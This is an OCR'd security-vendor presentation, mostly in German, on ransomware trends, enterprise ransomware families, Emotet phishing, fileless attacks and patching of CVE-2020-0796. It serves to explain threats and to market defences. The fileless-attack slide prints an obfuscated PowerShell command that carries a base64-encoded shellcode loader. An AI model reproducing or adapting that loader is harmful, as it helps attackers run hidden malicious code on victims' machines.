



Life of Ransomware

Sabrina Busse, Major Account Manager Public & Government
Richard Werner, Business Consultant

Year-on-year comparison of the number of detections of ransomware-related threats




- Blocked Mails
- Blocked URLs
- Blocked Files

Source: Trend Micro Smart Protection Network

Trend Micro Security Roundup

Year-on-year comparison of the number of detections of new ransomware families



Source: Trend Micro Smart Protection Network


Less Developement vs
High Concentration

Cybercriminals focusing on their „most successful products“

TREND MICRO

Enterprise Grade Malware

Ransomware family	How it can arrive and attack vectors used	How it can propagate	Notable characteristic
Maze[21]	Malicious spam, fake cryptocurrency websites, exploit kits	Compromised software, compromised frameworks (e.g., PowerShell), other malware variants Fileless	Exfiltrates files before encrypting machines and network shares Datatheft
Snatch[22]	Exposed remote desktop ports	Compromised remote desktop services, domain controllers, compromised legitimate tools (e.g., PsExec) Fileless	Reboots infected machines into safe mode to evade detection Datatheft
Zeppelin[23]	Compromised remote desktop control tools, malvertisements, compromised websites	Compromised frameworks (e.g., PowerShell) Fileless	Wraps its executables in three layers of obfuscation Datatheft
LockerGoga[24]	Compromised credentials, compromised active directories[25]	System administration and possibly penetration testing and other hacking tools, valid certificates to evade detection and get into systems Fileless	Modifies passwords of infected systems' user accounts, prevents infected systems from being rebooted
Clop (CryptoMix)[26]	Compromised active directories[27]	Compromised remote desktop services	Uses executables with a valid digital signature for distribution




Top 2 Spam Global Attack


- Shipment Notification
- Coronavirus Ministry of Health Update

„Seasonal“ Tendency

Ransomware – warum es immer wieder funktioniert



Moderne Ransomware Attacke – Beispiel „Emotet“



Klassischer Infektionsweg E-Mail

Dateiloser Angriff

Firmen-spezifisches Vorgehen

Passwörter und/oder Schwachstellen

Infektionsweg (klassisch) – Social Engineering


verbraucherzentrale

Beratung Bildung Politik Shop Be

Geld & Versicherungen Digitales Lebensmittel Umwelt Gesundheit & Pflege


Emotet: Gefährlicher Trojaner beantwortet empfangene E-Mails

Stand: 09.01.2020 | drucken

Der Trojaner kommt mit Spam-Mails oder in Nachrichten von Bekannten auf die Rechner seiner Opfer. Von dort verteilt er sich fast unbemerkt alleine weiter. Emotet arbeitet mit perfiden Tricks.

Mitarbeiter Schulungen sind essentiell!

Aber gehen Sie bitte davon aus, dass sie nicht greifen.



Quelle:
Verizon, May 2019


TREND MICRO

Dateiloser Angriff? Was ist das?

```
powershell -w 1 -C "sv qr -;sv c ec;sv n ((gv qr).value.toString()+(gv c).value.toString());powershell (gv n).value
    toString() 'JABmAEQAZAAgAD0AIAAnACQAQQB1AGMAIAA9ACAAJwAnAFsARABsAGwASQBtAHAAbwByAHQAKAAiAGsAZQByAG4AZQBsADMAMgA
AGQAbABsACIAKQBdAHAAdQBiAGwAaQBjACAAcwB0AGEAdABpAGMAIABlAHIAbgAgAEkAbgB0AFAAdAByACAAVgBpAHIAdAB1AGEAbABBAGw
bABvAGMAKABJAG4AdABQAHQAcgAgAGwAcABBAGQAZAByAGUAcwBzACwAIAB1AGkAbgB0ACAAZAB3AFMAaQB6AGUALAAgAHUAaQBuAHQAIABmAGwAQQB
AGwAbwBjAGEAdABpAG8AbgBUAHkAcABlACwAIAB1AGkAbgB0ACAAZgBsAFAAcgBvAHQAZQBjAHQAKQA7AFsARABsAGwASQBtAHAAbwByAHQAKAAiAGs
ZQByAG4AZQBsADMAMgAuAGQAbABsACIAKQBdAHAAdQBiAGwAaQBjACAAcwB0AGEAdABpAGMAIABlAHIAbgAgAEkAbgB0AFAAdAByACAAQwB
AGUAYQB0AGUAVABoAHIAZQBhAGQAKABJAG4AdABQAHQAcgAgAGwAcABUAGgAcgBlAGEAZABBAHQAdAByAGkAYgB1AHQAZQBzACwAIAB1AGkAbgB0ACA
ZAB3AFMAdABhAGMAawBTAGkAegBlACwAIABJAG4AdABQAHQAcgAgAGwAcABTAHQAYQBkAHQAQQBkAGQAcgBlAHMAcwAsACAASQBuAHQAUAB0AHIAIAB
AHAAUABhAHIAYQBtAGUAdABlAHIALAAgAHUAaQBuAHQAIABkAHcAQwByAGUAYQB0AGkAbwBuAEYAbABhAGcAcwAsACAASQBuAHQAUAB0AHIAIABsAHA
VABoAHIAZQBhAGQASQBkACkAOwBbAEQAbABsAEkAbQBwAG8AcgB0ACgAIgBtAHMAdgBjAHIAdAAuAGQAbABsACIAKQBdAHAAdQBiAGwAaQBjACAAcwB
AGEAdABpAGMAIABlAHIAbgAgAEkAbgB0AFAAdAByACAAbQBlAG0AcwBlAHQAKABJAG4AdABQAHQAcgAgAGQAZQBzAHQALAAgAHUAaQBuAHQ
IABzAHIAYwAsACAAdQBpAG4AdAAgAGMAbwB1AG4AdAApADsAJwAnADsAJAB3ACAAPQAgAEEAZABkAC0AVAB5AHAAZQAgAC0AbQBlAG0AYgBlAHIARAB
AGYAaQBuAGkAdABpAG8AbgAgACQAQQB1AGMAIAAtAE4AYQBtAGUAIAAiAFcAaQBuADMAMgAiACAALQBuAGEAbQBlAHMAcABhAGMAZQAgAFcAaQBuADM
MgBGAHUAbgBjAHQAaQBvAG4AcwAgAC0AcABhAHMAcwB0AGgAcgB1ADsAWwBCAHkAdABlAFsAXQBdADsAWwBCAHkAdABlAFsAXQBdACQAegAgAD0AIAA
AHgAZgBjACwAMAB4AGUAOAAsADAAeAA4ADIALAAwAHgAMAAwACwAMAB4ADAAMAAsADAAeAAwADAALAAwAHgANgAwACwAMAB4ADgAOQAsADAAeAB1ADU
LAAwAHgAMwAxACwAMAB4AGMAMAAsADAAeAA2ADQALAAwAHgAOABiACwAMAB4ADUAMAAsADAAeAAzADAALAAwAHgAOABiACwAMAB4ADUAMgAsADAAeAA
AGMALAAwAHgAOABiACwAMAB4ADUAMgAsADAAeAAxADQALAAwAHgAOABiACwAMAB4ADcAMgAsADAAeAAyADgALAAwAHgAMABmACwAMAB4AGIANwAsADA
eAA0AGEALAAwAHgAMgA2ACwAMAB4ADMAMQAsADAAeABmAGYALAAwAHgAYQBjACwAMAB4ADMAYwAsADAAeAA2ADEALAAwAHgANwBjACwAMAB4ADAAMgA
ADAAeAAyAGMALAAwAHgAMgAwACwAMAB4AGMAMQAsADAAeABjAGYALAAwAHgAMABkACwAMAB4ADAAMQAsADAAeABjADcALAAwAHgAZQAyACwAMAB4AGY
MgAsADAAeAA1ADIALAAwAHgANQA3ACwAMAB4ADgAYgAsADAAeAA1ADIALAAwAHgAMQAwACwAMAB4ADgAYgAsADAAeAA0AGEALAAwAHgAMwBjACwAMAB
ADgAYgAsADAAeAA0AGMALAAwAHgAMQAxACwAMAB4ADcAOAAsADAAeABlADMALAAwAHgANAA4ACwAMAB4ADAAMQAsADAAeABkADEALAAwAHgANQAxACw
MAB4ADgAYgAsADAAeAA1ADkALAAwAHgAMgAwACwAMAB4ADAAMQAsADAAeABkADMALAAwAHgAOABiACwAMAB4ADQAOQAsADAAeAAxADgALAAwAHgAZQA
ACwAMAB4ADMAYQAsADAAeAA0ADkALAAwAHgAOABiACwAMAB4ADMANAAsADAAeAA4AGIALAAwAHgAMAAxACwAMAB4AGQANgAsADAAeAAzADEALAAwAHg
ZgBmACwAMAB4AGEAYwAsADAAeABjADEALAAwAHgAYwBmACwAMAB4ADAAZAAsADAAeAAwADEALAAwAHgAYwA3ACwAMAB4ADMAOAAsADAAeABlADAALAA
AHgANwA1ACwAMAB4AGYANgAsADAAeAAwADMALAAwAHgANwBkACwAMAB4AGYAOAAsADAAeAAzAGIALAAwAHgANwBkACwAMAB4ADIANAAsADAAeAA3ADU
LAAwAHgAZQA0ACwAMAB4ADUAOAAsADAAeAA4AGIALAAwAHgANQA4ACwAMAB4ADIANAAsADAAeAAwADEALAAwAHgAZAAzACwAMAB4ADYANgAsADAAeAA
AGIALAAwAHgAMABjACwAMAB4ADQAYgAsADAAeAA4AGIALAAwAHgANQA4ACwAMAB4ADEAYwAsADAAeAAwADEALAAwAHgAZAAzACwAMAB4ADgAYgAsADA
eAAwADQALAAwAHgAOABiACwAMAB4ADAAMQAsADAAeABkADAALAAwAHgAOAA5ACwAMAB4ADQANAAsADAAeAAyADQALAAwAHgAMgA0ACwAMAB4ADUAYgA
```

- Durch Skriptsprache zur Ausführung gebrachter Code (z.B. Powershell).
- Übernahme legitimer Prozesse durch z.B. „dll-injection“ oder „process hollowing“, etc.
- Veränderung der Registry --- z.B. Autostartfunktionen, etc.

Verteidigung gegen Dateilose “Fileless” Malware



Eintrittspunkt:
Firewall
IPS,
Web Reputation

Pre-execution:
Machine learning,
Integrity monitoring
Applikationskontrolle,
File Reputation,
Varianten Erkennung

Laufzeit:
IOA Verhaltens-analyse, Integrity Monitoring
IPS Heuristics,
Applikationskontrolle,
Exploit Schutz

Exfiltration:
C&C,
IPS,
Encryption / Ransomware

Thema Schwachstellen


Herausforderung bei vielen Kunden:

- Personalmangel – Testphasen sind schwierig zu koordinieren
- Patchprobleme – System funktioniert nicht einwandfrei
- Veraltete Betriebssysteme ohne Support (z.B. Windows Server 2008)

Out of Band:

CVE-2020-0796 – **Windows SMBv3 Client/Server Remote Code Execution Vulnerability**


Wurmfähig zwischen SMB v3 Server



Hostbasiert – Netzwerkbasiert – „as Code“ – Serverless - Container

Gegenmaßnahme
Trend Micro Virtual Patching

- Reduzierung operativer Kosten für Notfall & reglmäßiges Patchen
- Schützt Systeme auch wenn der Patch nicht installiert werden kann
- Plattform **und** Applikation Schwachstellen



